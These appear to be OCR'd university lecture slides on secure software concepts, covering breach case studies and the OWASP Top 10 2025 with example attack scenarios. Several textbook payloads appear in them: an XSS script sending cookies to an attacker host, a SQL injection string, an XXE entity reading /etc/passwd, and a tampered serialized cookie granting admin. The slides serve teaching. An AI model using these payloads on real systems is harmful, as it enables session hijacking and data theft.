


ICT2216/ICT2516C
Secure Software Development

Secure Software Concepts (P1)

Raymond Chan & Tram Truong Huu

Agenda

- Relationship between Software and Security
- Cases studies
- Software Vulnerabilities
  - OWASP Top 10
- Vulnerability Tracking
  - CVEs
  - NVD
  - CAPEC
  - MITRE ATT&CK
- Software Assurance Methodologies
  - BSIMM
  - OpenSAMM
  - Microsoft SDLC

RELATIONSHIP BETWEEN SOFTWARE AND SECURITY


Relationship between Software and Security

- We have firewall and IDS already, why we need to consider security in application layer (Software)?

- CIA again (why again?)

CASE STUDIES

X (Twitter) case



X (Twitter) Insider Data Breach Exposes Billions Of Profiles

April 7, 2025

X (formerly Twitter) has reportedly suffered a significant data breach, with claims of insider involvement leading to the exposure of data from approximately 2.8 billion users. According to hackers on the infamous Breach Forums, a dataset containing nearly 2.8 billion records has been made public.


A forum post alleges that the breach originated from a disgruntled X employee, who purportedly exfiltrated the data during a period of mass layoffs at the company. Despite the seriousness of the breach, neither X nor mainstream media outlets appear to have acknowledged or reported on it.

A user claiming by the handle "ThinkingOne" released the dataset on March 28, 2025, stating that it was the work of a frustrated X employee who had taken out some 400GB of customer data amid the company's unstable layoffs.

A lot more…

iZOOlogic

SOLUTIONS ABOUT US RESOURCES PARTNERS



A threat actor has allegedly infiltrated the GitLab repositories of the international car rental company Europcar Mobility Group.

Reports revealed that the attackers stole source code for Android and iOS apps and some personal data from at least 200,000 customers. Moreover, the hackers reportedly attempted to extort the organisation by threatening to expose 37GB of the alleged nabbed information.

Gladinet CentreStack

April 10, 2025

Critical Vulnerability in Gladinet CentreStack Exploited in the Wild

The 1898 & Co. Team

Recent developments in cybersecurity have highlighted a critical vulnerability in Gladinet CentreStack, a popular file sharing and collaboration platform. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has added this flaw to its Known Exploited Vulnerabilities (KEV) catalog due to active exploitation. Tracked as CVE-2025-30406, this vulnerability has a CVSS score of 9.0, indicating its severity. It involves a hard-coded cryptographic key that can be exploited for remote code execution, posing significant risks to affected systems.

The vulnerability is rooted in the use of a hard-coded "machineKey" within the IIS web.config file, which allows attackers to forge ViewState payloads for server-side deserialization. This can lead to remote code execution, granting attackers control over the compromised systems. Although specific details about the exploitation methods and threat actors remain undisclosed, the vulnerability was reportedly exploited as a zero-day in March 2025.

Gladinet has released a patch addressing this issue in version 16.4.10315.56368, available since April 3, 2025. The company has urged users to apply the update promptly to mitigate potential risks. For those unable to patch immediately, rotating the machineKey value is suggested as a temporary measure. This incident underscores the importance of timely updates and proactive security measures in safeguarding digital assets.

Why can these be happened?

- Companies never tell you how they are handling your data or information
  - Google voice:
    - How are they processing your voice?
    - How can they improve the accuracy?
- In the initial design phase, security might not be considered
- During the development process… we make mistakes
- Not enough time to conduct security review before the solution launch
  - Rush to deliver the software and bring to production
  - Is 3 days too long?

7Pay


- The 7pay mobile app was designed to show a barcode on the phone's screen when customers reach the 7-Eleven cashier counters.

- The cashier scans the barcode, and the bought goods are charged to the user's 7pay app and the customer's credit or debit cards that have been saved in the account.

What is the problem?

- The app contained a password reset function that was incredibly poorly designed.

- It allowed anyone to request a password reset for other people's accounts, but have the password reset link sent to their email address, instead of the legitimate account owner.



7pay credit card abuse

So…how the hacker can hack 7Pay?

- A hacker only needed to know a 7pay user's email address, date of birth, and phone number.

- If we are good friends, we will know each others information ☺

Exercise

```
int balance;
void decrease (int amount)
{
        if(balance >= amount)
                balance = balance - amount;
        else
                printf("Insufficient funds\n");
        }
void increase (int amount)
{
        balance = balance + amount;
}
```

What are the problems of these functions?

SINGAPORE INSTITUTE OF TECHNOLOGY

SOFTWARE VULNERABILITIES

Software Vulnerabilities


Too many! In short, we can categorize them into:

1. Access Control Vulnerabilities
2. Data Storage Vulnerabilities
3. Buffer Overflow Vulnerabilities
4. Authentication, authorization, or cryptographic vulnerabilities
5. Validation Vulnerabilities
6. …

15

MORE ABOUT SOFTWARE VULNERABILITIES

OWASP Top 10



A01:2025 - Broken Access Control

A02:2025 - Security Misconfiguration

A03:2025 - Software Supply Chain Failures

A04:2025 - Cryptographic Failures

A05:2025 - Injection

A06:2025 - Insecure Design

A07:2025 - Authentication Failures

A08:2025 - Software or Data Integrity Failures

A09:2025 - Security Logging and Alerting Failures

A10:2025 - Mishandling of Exceptional Conditions

New in OWASP Top Ten 2025:

- A06:2021 - Vulnerable and Outdated Components
  → A03:2025 – Software Supply Chain Failures
- A07:2021 - Identification and Authentication Failures
  → A07-2025 - Authentication Failures
- A09:2021 – Security Logging and Monitoring Failures
  → A09:2025 – Security Logging and Alerting Failures
- A10:2021 – Server-Side Request Forgery (SSRF)
  → A10:2026 – Mishandling of Exceptional Conditions

https://owasp.org/www-project-top-ten/

A01:2025-Broken Access Control

Scenario #1: The application uses unverified data in an SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it’s a flaw. If a non-admin can access the admin page, this is a flaw.

A01:2025-Broken Access Control

Case study - Instagram

Here's how Laxman Muthiyah found the bug. In a nutshell, the hacking was done in three simple steps:


- Triggering a password reset.
- Requesting a recovery code (i.e., a 6-digit code).
- Quickly trying out every possible recovery code against the account: using a web form (a simple POST request).
  - Rate limit by IP but not by account.

While looking for an account takeover vulnerability, the techie turned his attention to the Instagram forgot password endpoint. This is a process that helps users recover their account password if they have, by chance, forgotten it.

A02:2025-Security Misconfiguration

Scenario #1: The **application server comes with sample applications that are not removed from the production server**.

These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.



Scenario #2: **Directory listing is not disabled on the server.**

An attacker discovers they can simply list directories.

The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

A02:2025-Security Misconfiguration

Scenario #3: The application server's configuration allows detailed error messages, e.g., stack traces, to be returned to users.

This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

PHP Version 5.6.22

System	Linux druid-hist25.lh.bf1.yahoo.com 2.6.32-431.23.3.el6.YAHOO.20140804.x86_64 #1 SMP Mon Aug 4 04:44:59 UTC 2014 x86_64
Build Date	Jul 26 2016 22:51:26
Configure Command	'./configure' '--prefix=/home/y' '--with-layout=GNU' '--with-config-file-scan-dir=/home/y/etc/php' '--disable-all' '--enable-ipv6' '--enable-ctype' '--enable-exif' '--enable-hash=shared' '--enable-posix' '--with-openssl=/usr' '--with-openssl-dir=/usr' '--with-pcre-regex' '--enable-phar=shared' '--without-pear' '--enable-libxml' '--with-libxml-dir=/usr' '--enable-dom' '--enable-simplexml' '--enable-xml' '--enable-xmlreader' '--enable-xmlwriter=shared' '--with-zlib=shared' '--with-libdir=lib64' '--enable-mysqlnd=shared' '--with-mysql=shared,mysqlnd' '--with-mysqli=shared,mysqlnd' '--enable-pdo=shared,yes' '--with-pdo-mysql=shared,mysqlnd' '--disable-cgi' '--disable-cli' '--with-apxs2=/home/y/bin64/apxs24' 'CC=/usr/bin/gcc' 'CFLAGS=-DLINUX '-D_GNU_SOURCE' '-D_THREAD_SAFE' '-D_FILE_OFFSET_BITS=64' '-g' '-O2' '-Wall' '-pipe' '-MD' '-MP' '-I/home/y/include64/yapache24' '-DDEFAULT_PIDLOG=logs/yapache/yapache.pid' '-DDEFAULT_SCOREBOARD=logs/yapache/yapache.scoreboard' '-DDEFAULT_LOCKFILE=logs/yapache/yapache.lock' '-DDEFAULT_ERRORLOG=logs/yapache/error' '-DSERVER_CONFIG_FILE=conf/yapache24/yapache.conf' '-DAP_UNSAFE_ERROR_LOG_UNESCAPED' '-DDEFAULT_SERVER_LIMIT=2048' '-DNO_LINGCLOSE' '-g' '-O2' '-Wall' '-pipe' '-MD' '-MP' '-DYAHOO' '-I/home/y/include64/yapr' '-Ddlopen=sys_dlopen' '-DYAHOO' '-g' '-O2' '-Wall' '-pipe' '-MD' '-MP' '-DLINUX' '-D_REENTRANT' '-m64' 'LDFLAGS= '-L/home/y/lib64' '-Wl,-rpath,/home/y/lib64' '-L/home/y/lib64' '-Wl,-rpath,/home/y/lib64' '-L/home/y/lib64' '-lsys_utils' '-Wl,-rpath,/home/y/lib64' 'CPPFLAGS= '-DLINUX' '-D_GNU_SOURCE' '-D_THREAD_SAFE' '-DUSE_STD_YUTSTRING' '-I/home/y/include64' '-I/home/y/include' 'CXX=/usr/bin/g++' 'CXXFLAGS=-DLINUX '-D_GNU_SOURCE' '-D_THREAD_SAFE' '-D_FILE_OFFSET_BITS=64' '-g' '-O2' '-Wall' '-pipe' '-MD' '-MP' '-I/home/y/include64/yapache24' '-DDEFAULT_PIDLOG=logs/yapache/yapache.pid' '-DDEFAULT_SCOREBOARD=logs/yapache/yapache.scoreboard' '-DDEFAULT_LOCKFILE=logs/yapache/yapache.lock' '-DDEFAULT_ERRORLOG=logs/yapache/error' '-

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users.

This allows sensitive data stored within cloud storage to be accessed.

A02:2025-Security Misconfiguration

XML External Entities (XXE)

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

A03:2025 - Software Supply Chain Failures

- This was top-ranked in the Top 10 community survey, with exactly 50% respondents ranking it #1.
- Since initially appearing in the 2013 Top 10 as "A09 – Using Components with Known Vulnerabilities", the risk has grown in scope to include all supply chain failures, not just ones involving known vulnerabilities.
- Despite this increased scope, supply chain failures continue to be a challenge to identify, with only 11 Common Vulnerability and Exposures (CVEs) having the related CWEs.

A03:2025- Software Supply Chain Failures

Scenario #1: A trusted vendor is compromised with malware, leading to your computer systems being compromised when you upgrade.

The 2019 SolarWinds compromise that led to ~18,000 organizations being compromised: https://www.npr.org/2021/04/16/985439655/a-worst-nightmare-cyberattack-the-untold-story-of-the-solarwinds-hack

Scenario #2: A trusted vendor is compromised such that it behaves maliciously only under a specific condition.

The 2025 Bybit theft of $1.5 billion was caused by a supply chain attack in wallet software that only executed when the target wallet was being used.

Scenario #3: Components typically run with the same privileges as the application itself, so flaws in any component can result in a serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., a backdoor in a component).

CVE-2021-44228 ("Log4Shell"), an Apache Log4j remote code execution zero-day vulnerability, has been blamed for ransomware, cryptomining, and other attack campaigns.

A04:2025-Cryptographic Failures

The first thing is to determine the protection needs of data in transit and at rest. For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous.
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g., are any user agent security directives or headers missing?
- Does the user agent not verify if the received server certificate is valid?

A04:2025-Cryptographic Failures

- Question
  - **It is safe to store API key directly in your source code?**
  - **It is ok to store plaintext password in the dockerfile?**

```
config:
  host: api.example.net
  api_key: 2e728ce881058a38c57
  port: 443
  log_level: info
  page_size: 100
  timeout: 30s
```

A04:2025-Cryptographic Failures

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

```
Select fld_user,fld_pwd,AES_DECRYPT(fld_encryptedpwd,'key')
from users where fld_id='1903’
```

A04:2025-Cryptographic Failures

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g., at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g., the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

A05:2025-Injection

Scenario #1: An application uses untrusted data in the construction of the following **vulnerable** SQL call:


```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +
request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: **' or '1'='1**. For example:


```
http://example.com/app/accountView?id=' or '1'='1
```

A05:2025-Injection

Cross-Site Scripting (XSS)

There are three forms of XSS, usually targeting users' browsers:

- **Reflected XSS**: The application or API includes unvalidated and unescaped user input as part of HTML output.
- **Stored XSS**: The application or API stores unsanitized user input that is viewed at a later time by another use or an administrator.
- **DOM XSS**: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS.



A05:2025-Injection

Cross-Site Scripting (XSS)

Scenario: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the ‘CC’ parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

A06:2025-Insecure Design

- A new category since 2021, with a focus on the risks related to design flaws
  - Enforce the use of threat modeling, secure design patterns, and reference architectures
  - Perform pre-code activities that are critical for the principles of Secure by Design
- What is the difference between insecure design and implementation defects?

A06:2025-Insecure Design

Example Attack Scenarios

Scenario #1: A credential recovery workflow might include “questions and answers,” which is prohibited by NIST 800-63b, the OWASP ASVS, and the OWASP Top 10. Questions and answers cannot be trusted as evidence of identity as more than one person can know the answers, which is why they are prohibited. Such code should be removed and replaced with a more secure design.

Scenario #2: A cinema chain allows group booking discounts and has a maximum of fifteen attendees before requiring a deposit. Attackers could threat model this flow and test if they could book six hundred seats and all cinemas at once in a few requests, causing a massive loss of income.

A07:2025 - Authentication Failures

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

A07:2025 - Authentication Failures

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application.

Instead of selecting “logout” the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

A08:2025-Software and Data Integrity Failures

- This is also a new category for 2021
  - Focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity
  - Insecure Deserialization from 2017 is now a part of this larger category.

A08:2025-Software and Data Integrity Failures

Example Attack Scenarios

Scenario #1 Update without signing: Many home routers, set-top boxes, device firmware, and others do not verify updates via signed firmware. Unsigned firmware is a growing target for attackers and is expected to only get worse. This is a major concern as many times there is no mechanism to remediate other than to fix in a future version and wait for previous versions to age out.

Scenario #2 SolarWinds malicious update: Nation-states have been known to attack update mechanisms, with a recent notable attack being the SolarWinds Orion attack. The company that develops the software had secure build and update integrity processes. Still, these were able to be subverted, and for several months, the firm distributed a highly targeted malicious update to more than 18,000 organizations, of which around 100 or so were affected. This is one of the most far-reaching and most significant breaches of this nature in history.

A08:2025-Software and Data Integrity Failures

Example Attack Scenarios: Insecure Deserialization

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Question

